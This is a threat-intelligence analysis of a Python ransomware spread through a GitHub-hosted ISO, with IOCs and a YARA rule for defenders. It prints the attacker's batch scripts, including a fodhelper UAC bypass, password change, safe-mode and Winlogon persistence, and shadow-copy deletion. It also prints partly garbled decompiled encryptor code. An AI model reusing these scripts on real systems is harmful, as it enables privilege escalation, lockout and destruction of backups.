tinexta cyber

Dissecting a Python Ransomware distributed through GitHub repositories

tinexta cyber

Introduction

In an era where cybersecurity professionals are increasingly focused on sophisticated ransomware operations, particularly those involving double extortion, data leaks, and advanced intrusion techniques, it's easy to overlook the persistence of simpler, yet still dangerous, threats. While many assume that modern ransomware campaigns are hidden deep within closed forums or distributed through tightly controlled infrastructures, this case serves as a reminder that malicious actors continue to leverage public and widely accessible platforms for malware delivery. GitHub, a service designed for open collaboration and code sharing, is being misused to host and distribute malicious payloads in plain sight. This tactic not only lowers the barrier for threat actors but also highlights an often underestimated risk: the blending of common development tools with criminal intent.

During out threat investigations, we found a sample of a new sample of Ransomware developed in Python and distributed through an .iso file hosted on GitHub. The ransomware leverages multiple stages for infection, privilege escalation, persistence, and file encryption. The threat actor behind this campaign demonstrates moderate sophistication, utilizing PyInstaller to obfuscate the payload and combining AES + RSA for robust file encryption.

The diagram below illustrates the complete infection chain observed during the analysis, from initial delivery via a malicious ISO file to final payload execution and system compromise.



Figure 1 - Infection Chain

tinexta cyber

Technical Analysis

After an initial investigation phase, it was possible to trace the repository used to spread the malware. The malware is delivered by downloading from a github link, which is currently no longer active (*hxxps[:]//github[.]com/BalletsPistol/_/raw/refs/heads/main/invoice.iso*).



Figure 2 - Github repository of the threat actor

The initial access vector for this attack is a malicious disk image file named Invoice.iso

Name	Invoice.iso
SHA256	c8eebf23226c3b5d37c0c2990a2fa19eba1762a99bf9b3d61d3a8fe22e352cde

Once mounted, the .iso file reveals a folder containing multiple scripts and a password-protected ZIP archive housing the ransomware executable. Alongside these components, a Windows shortcut (.lnk) file is present, which serves as the initial trigger for the infection.



Figure 3- Invoice.iso

When executed, the shortcut runs the following command:

C:\Windows\System32\cmd.exe /c %CD%_\main.bat



Figure 4 – Command executed and malicious file in the "_" folder

Then, the hidden link file launches the batch script MAIN.BAT stored within the mounted volume.

tinexta cyber

The main.bat script is designed to silently initiate the infection chain and establish persistence on the target system.

```
cd /d %~dp0
set "numbinglapdog=%~dp0"

@echo off
net session >nul 2>&1
if %errorLevel% == 0 (
goto decenttwenty
) else (
goto scrambledupstairs
)

:decenttwenty
cls
start /min %numbinglapdog%harddiskprobable.bat
exit

:scrambledupstairs
cls setcatnapmanger="cmd /c start /min %numbinglapdog%harddiskprobable.bat"
reg.exe add "HKCU\Software\Classes\.hwy\Shell\Open\command" /d %setcatnapmanger% /f
reg.exe add "HKCU\Software\Classes\ms-settings\CurVer" /d ".hwy" /f
schtasks /Create /SC ONCE /TN "fszevq" /TR "C:\Windows\System32\cmd.exe /c fodhelper.exe" /ST 23:00 /F
schtasks /run /tn "fszevq"
exit
```

Figure 5 - MAIN.bat script

It begins by defining a variable named *setcatnapmanger*, which is used to execute a secondary batch file (harddiskprobable.bat) in a minimized window to avoid raising suspicion. The script then proceeds to manipulate the Windows registry, associating the .hwy file extension with the previously defined malicious command. This registry hijacking allows the malware to be executed simply by opening a file with that extension, contributing to its persistence and potential reactivation.

To elevate privileges, the script leverages a well-known UAC bypass technique. It creates a scheduled task named **fszevq** that launches fodhelper.exe via cmd.exe. Immediately after creating the task, the script executes it using the **schtasks /run** command.

Once the initial setup is complete, control is passed to the secondary script *harddiskprobable.bat*

```
cd /d %~dp0

@echo off

xcopy /h /y crumpledproperty.bat C:\ProgramData
xcopy /h /y endorseexhale.vbs C:\ProgramData
xcopy /h /y 7z.exe C:\ProgramData
xcopy /h /y KuluJxA7gZkyRyGu.7z C:\ProgramData

net user %USERNAME% U#h8SiiQ
Autologon.exe %USERNAME% %USERDOMAIN% U#h8SiiQ /accepteula
bcedit /set {current} safeboot minimal

reg add HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal\kspsxc /f >nul 2>&1
if %errorLevel% == 0 (
sc create kspsxc binpath= ""C:\Windows\System32\cscript.exe" "C:\ProgramData\endorseexhale.vbs"" start= auto DisplayName= "kspsxc"
reg add HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal\kspsxc /ve /d \"Service\" /f
) else (
xcopy /h /y crumpledproperty.bat C:\Windows\System32
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, crumpledproperty.bat" /f
)

shutdown /r /f /t 00
```

Figure 6 - harddiskprobable.bat

This batch script performs several suspicious actions to establish persistence and maintain control over a system. It copies files from an ISO to a system directory, changes the current user's password, sets up automatic login, modifies boot settings to start in Safe Mode, and tries to create a service to run a script. If that fails, it uses a registry tweak to execute a batch file at every login.

Following the initial stages of the infection, control is passed to a Visual Basic script named *endorseexhale.vbs*

- **endorseexhale.vbs** executes the script crumpledproperty.bat

```
set ws=WScript.CreateObject("WScript.Shell")
ws.Run "C:\ProgramData\crumpledproperty.bat",0
```

Figure 7 - endorseexhale.vbs

crumpledproperty.bat: This script extracts an executable named Ku1uJxA7gZkyRyGu.exe from a password-protected ZIP archive using the embedded password **AeuDk3S#**.

```
cd /d %~dp0

@echo off
C:\ProgramData\7z.exe x -pAeuDk3S# C:\ProgramData\KuluJxA7gZkyRyGu.7z -oC:\ProgramData -y & C:\ProgramData\KuluJxA7gZkyRyGu.exe
exit
```

Figure 8 - crumpledproperty.bat

Once launched the executable *Ku1uJxA7gZkyRyGu.exe* the infection goes on rapidly. Indeed, the ransomware place the encryption public key in the ProgramData folder.

15:56:...	Ku1uJxA7gZky...	3512	CreateFile	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	ReadFile	C:\$Secure:$SDH:$INDEX_ALLOCATION
15:56:...	Ku1uJxA7gZky...	3512	QueryInformatio...	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	QueryAllInforma...	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	QueryBasicInfor...	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	QueryIdInformat...	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	WriteFile	C:\ProgramData\iDCVObno.key
15:56:...	Ku1uJxA7gZky...	3512	CloseFile	C:\ProgramData\iDCVObno.key

Figure 9 - Encryption public key

The ransomware then proceeds to recursively scan and encrypt user files within specific target folders, appending the extension **.iDCVObno** to each affected file.

Figure 10 - Files Encrypted

As the encryption process completes, the malware modifies the victim's desktop environment. A custom wallpaper is set, displaying a ransom image in a style that closely resembles the branding typically used by the Lockbit ransomware group.



Figure 11 - Restore-My-Files.hta

A ransom note is also dropped onto the desktop with the filename RESTORE-MY-FILES.TXT.



Figure 12 - Ransome note

tinexta cyber

So, after an initial view of the sample behavior we move on to analyze in detail the main malware module named **Ku1uJxA7gZkyRyGu.exe** (aka **Encryptor.exe**).

File	Ku1uJxA7gZkyRyGu.exe
SHA256	CDD03FA3B1D6BC62DE9E946721ADAACA5557A61D2C414A4DF75F3BB4F26D71FA

The payload was compiled using **PyInstaller**, a tool commonly used to package Python applications into standalone executables. This approach allows the malware to be executed on systems without requiring a separate Python interpreter or any dependencies, significantly improving its portability and ease of deployment.

```
_pyi_main_co
Traceback is disabled via bootloader option.
PYINSTALLER_RESET_ENVIRONMENT
_PYI_ARCHIVE_FILE
_PYI_APPLICATION_HOME_DIR
_PYI_PARENT_PROCESS_LEVEL
_PYI_SPLASH_IPC
Invalid value in _PYI_PARENT_PROCESS_LEVEL: %s
PYINSTALLER_STRICT_UNPACK_MODE
Failed to initialize security descriptor for temporary directory!
Could not create temporary directory!
_PYI_APPLICATION_HOME_DIR not set for onefile child process!
Path exceeds PYI_PATH_MAX limit.
Failed to convert DLL search path!
pyi-python-flag
Py_GIL_DISABLED
pyi-runtime-tmpdir
pyi-contents-directory
pyi-disable-windowed-traceback
PYINSTALLER_SUPPRESS_SPLASH_SCREEN
```

Figure 13 - Pyinstaller

tinexta cyber

The **Encryptor.pyc** file represents the module used by the ransomware to encrypt data on the infected machine.



Figure 14 - Encryptor components

tinexta
cyber

In this paragraph we will see the explanation of the decompiled bytecode and its logical structure. The entry point is represented by the main function which orchestrates the key components of the ransomware's logic. This includes key generation, file enumeration, encryption routines, and the deployment of ransom notes.

The structure of the function is the following:

```
if __name__ == '__main__':
    encrypt_files()
    desktop_path = os.path.join('C:\\Users', os.getlogin(), 'Desktop', 'RESTORE-MY-FILES.TXT')
    desktop_pathhta = os.path.join('C:\\Users', os.getlogin(), 'Desktop', 'Restore-My-Files.hta')
    documents_path = os.path.join('C:\\Users', os.getlogin(), 'Documents', 'RESTORE-MY-FILES.TXT')
    pictures_path = os.path.join('C:\\Users', os.getlogin(), 'Pictures', 'RESTORE-MY-FILES.TXT')
    music_path = os.path.join('C:\\Users', os.getlogin(), 'Music', 'RESTORE-MY-FILES.TXT')
```

Figure 15 - Encryptor main function

The ransomware constructs full file paths using os.path.join() and systematically generates ransom notes in multiple user-accessible locations. These include:

- C:\Users\<username>\Desktop\RESTORE-MY-FILES.TXT
- C:\Users\<username>\Desktop\Restore-My-Files.hta
- C:\Users\<username>\Documents\RESTORE-MY-FILES.TXT
- C:\Users\<username>\Pictures\RESTORE-MY-FILES.TXT
- C:\Users\<username>\Music\RESTORE-MY-FILES.TXT

It generates ransom notes in both .TXT and .HTA formats on the desktop and other directories.

> "All of your important files have been encrypted and stolen and only we can decrypt your files.
> If you refuse to cooperate, your decryption software will be permanently deleted, and your stolen files will be published publicly.
> Contact us: RestoreMyData@protonmail[.]com
> You have 72 hours to pay and contact us."

The message attempts to instill urgency and fear, while also offering to decrypt one file as a demonstration of their capabilities, a technique commonly used to build credibility.

tinexta cyber

At the beginning of the decompiled code, we observe the importation of several standard Python libraries and the declaration of key constants that support the malware's functionality.

```
from pathlib import Path
from PIL import Image, ImageDraw, ImageFont
import ctypes
import string
import subprocess
import shutil
import base64
import sys
from win32com.client import Dispatch
from win32api import GetSystemMetrics
from PIL import Image, ImageDraw, ImageFont
import random
import os
import secrets
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
AES_KEY_PATH = 'C:\\ProgramData\\iDCVObno.key'
USER_PATH = os.path.expanduser('~')
TARGET_DIRS = ['Downloads', 'Pictures', 'Music', 'Documents', 'Desktop']
EXTENSION = '.iDCVObno'
```

Figure 1135 - Imports and Constants

It uses several standard Python libraries:

- the os module is used extensively for file path construction and filesystem interaction
- the secrets library provides cryptographically secure random number generation, specifically for generating AES keys
- the cryptography library is employed to handle the implementation of both symmetric (AES) and asymmetric (RSA) encryption routines.

There is a method (**list_files()**) that traverses the file system to **enumerate files in target folders**. It likely filters for specific extensions or file sizes to avoid system files and speed up encryption.

```
def list_files(drive_path, extensions):
    for root, dirs, files in os.walk(drive_path, topdown=True):
        for file in files:
            if any((file.endswith(ext) for ext in extensions)):
                continue
            file_path = os.path.join(root, file)
            encrypt_file(file_path, aes_key)
for drive_letter in string.ascii_uppercase:
    drive_path = f'{drive_letter}:/'
    if drive_letter not in ['C'] and os.path.exists(drive_path):
        pass
    else:
        try:
            list_files(drive_path, extensions_to_list)
except PermissionError:
    print(f'Access denied to {drive_path}')
```

Figure 17 - File listing

After listing the files contained in the drive it defines the methods for the generation of the AES_key and for the encryption of the files.

```
def load_public_key():
    return serialization.load_pem_public_key(PUBLIC_KEY_PEM.encode(), backend=default_backend())

def generate_aes_key():
    aes_key = secrets.token_bytes(32)
    public_key = load_public_key()
    encrypted_aes_key = public_key.encrypt(aes_key, padding.OAEP(mgf=padding.MGF1(algorithm=hashes.SHA256()), algorithm=hashes.SHA256(), label=None))
    with open(AES_KEY_PATH, 'wb') as key_file:
        key_file.write(encrypted_aes_key)
        return aes_key

def load_aes_key():
    if not os.path.exists(AES_KEY_PATH):
        return generate_aes_key()
def encrypt_file(file_path, aes_key):
    if not file_path.endswith(EXTENSION) and (not file_path.endswith('.exe')) and (not file_path.endswith('.dll')) and file_path.endswith('.lnk'):
        pass
    return None

def encrypt_files():
    global aes_key
    aes_key = load_aes_key()
    print('AES key already exists. Skipping key generation.') if not aes_key else None
    for folder in TARGET_DIRS:
        folder_path = os.path.join(USER_PATH, folder)
        if not os.path.exists(folder_path):
            continue
        for root, _, files in os.walk(USER_PATH) for file in files:
            file_path = os.path.join(root, file)
            try:
                encrypt_file(file_path, aes_key)
                print(f'Encrypted: {file_path} → {file_path + EXTENSION}')
    except Exception as e:
        print(f'Failed to encrypt {file_path}: {e}')
```

Figure 18 - Method for AES encryption

The actual encryption is performed by a function named **encrypt_file()**, which is designed to skip certain file types including .exe, .dll, and .lnk, thereby avoiding files that could hinder system stability or draw unnecessary attention. Another method, encrypt_files(), coordinates the encryption of all discovered files, appending the custom extension **.iDCVObno** to each one.
The encryption scheme used by the ransomware was identified as a hybrid system combining AES and RSA. The AES key is encrypted using RSA public key encryption with OAEP padding, providing secure key encapsulation. For OAEP padding, SHA-256 is used both as the main hash algorithm and as the MGF1 (Mask Generation Function) hash.

For the final operations the ransomware configures the **.hta** ransom note to run automatically at system startup, ensuring that the victim is consistently reminded of the compromise.

```
os.startfile(desktop_pathhta)
startup_folder = os.getenv('APPDATA') + '\\Microsoft\\Windows\\Start Menu\\Programs\\Startup'
shortcut_name = 'Restore-My-Files.lnk'
shortcut_path = os.path.join(startup_folder, shortcut_name)
shell = Dispatch('WScript.Shell')
shortcut = shell.CreateShortCut(shortcut_path)
shortcut.TargetPath = desktop_pathhta
shortcut.WorkingDirectory = os.path.dirname(desktop_pathhta)
shortcut.save()
```

Figure 19 - .hta file persistence

tinexta cyber

It also deletes all **Windows Volume Shadow Copies**, a common anti-recovery tactic that prevents the restoration of files via built-in backup mechanisms.

```
subprocess.Popen('cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no', shell=True,
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, stdin=subprocess.DEVNULL,
creationflags=subprocess.CREATE_NO_WINDOW)
```

Figure 20 - Delete shadow copies

Lastly, it alters the desktop wallpaper to visually signal that the system has been encrypted, further increasing psychological pressure on the victim to comply with the ransom demand.

```
b64_data = 'iVBORw0KGgoAAAANSUhEUgAAB4AAAAMqCAYAAABjalxdAAAAAXNSR0IA
img_data = base64.b64decode(b64_data)
desktop = os.path.join(os.path.expanduser('~'), 'Desktop')
output_path = os.path.join(desktop, 'Restore-My-Files.png')
with open(output_path, 'wb') as f:
    f.write(img_data)
ctypes.windll.user32.SystemParametersInfoW(20, 0, output_path, 0)
```

Figure 21 - New wallpaper

tinexta cyber

Conclusion

This case reinforces an important point: the barrier to entry for developing and spreading ransomware has significantly lowered. As a result, defenders must remain vigilant not only against advanced persistent threats but also against opportunistic campaigns that exploit public resources and rely on straightforward yet effective techniques. Monitoring unconventional delivery vectors and maintaining visibility into seemingly benign platforms like GitHub is now an essential part of a comprehensive defensive strategy.

It demonstrates how accessible tools and platforms can be leveraged to create and distribute functional and damaging malware. The use of GitHub as a delivery channel, combined with the implementation of multiple infection stages underscores the evolving tactics of less-sophisticated but still capable adversaries.

tinexta cyber

Indicators of Compromise (IOCs)

File	HASH
Invoice.img	c8eebf23226c3b5d37c0c2990a2fa19eba1762a99bf9b3d61d3a8fe22e352cde
Ku1uJxA7gZkyRyGu.exe	cdd03fa3b1d6bc62de9e946721adaaca5557a61d2c414a4df75f3bb4f26d71fa
KU1UJXA7.7Z	959b98e7fc38bc8081227b2a6e1794096a4a30728c827abcba6306e743e9e3a7
MAIN.BAT	ccb231d5575f5f828809cbf8d4596ac3e5fe1064a8f379e14f36e827c0f9e715
ENDORSEE.VBS	0b269c848b94cb9b71fb19c56c2b416e64cf667424ff955b58fe823a54cb17f1
CRUMPLED.BAT	e1a029166bd420225101c0a2aec463e8cb99ab8592bff37514e54cbf9bcdb029
HARDDISK.BAT	87246bf7f22b9da2848553dc935a30bbb8e72b09844cb30646bd7c9eb2d8726d

E-mail	RestoreMyData@protonmail[.]com
Extension	.iDCVObno

tinexta cyber

Yara rule

```
rule PythonRansomware
{
    meta:
        description = "Detects iso file and VBS/bat scripts used by Python-based ransomware for privilege escalation and persistence"
        author = "Tinexta Cyber"
        date = "2025-06-10"
        category = "malware/Ransomware"
        malware_family = "PythonRansomware"

    strings:
        $bat1 = "net session >nul 2>&1"
        $bat2 = "bcdedit /set {current} safeboot minimal"
        $bat3 = "schtasks /Create /SC ONCE /TN \"fszevq\""
        $bat4 = "reg.exe add \"HKCU\\Software\\Classes\\.hwy\\Shell\\Open\\command\""
        $bat5 = "reg add HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\kpsxc"
        $bat6 = "explorer.exe, crumpledproperty.bat"
        $vbs1 = "WScript.CreateObject(\"WScript.Shell\")"
        $vbs2 = "ws.Run \"C:\\ProgramData\\crumpledproperty.bat\""

    condition:
        4 of ($bat*) or (all of ($vbs*))
}
```

tinexta cyber

Autori

Giovanni Pirozzi

tinexta
cyber

think next,
secure now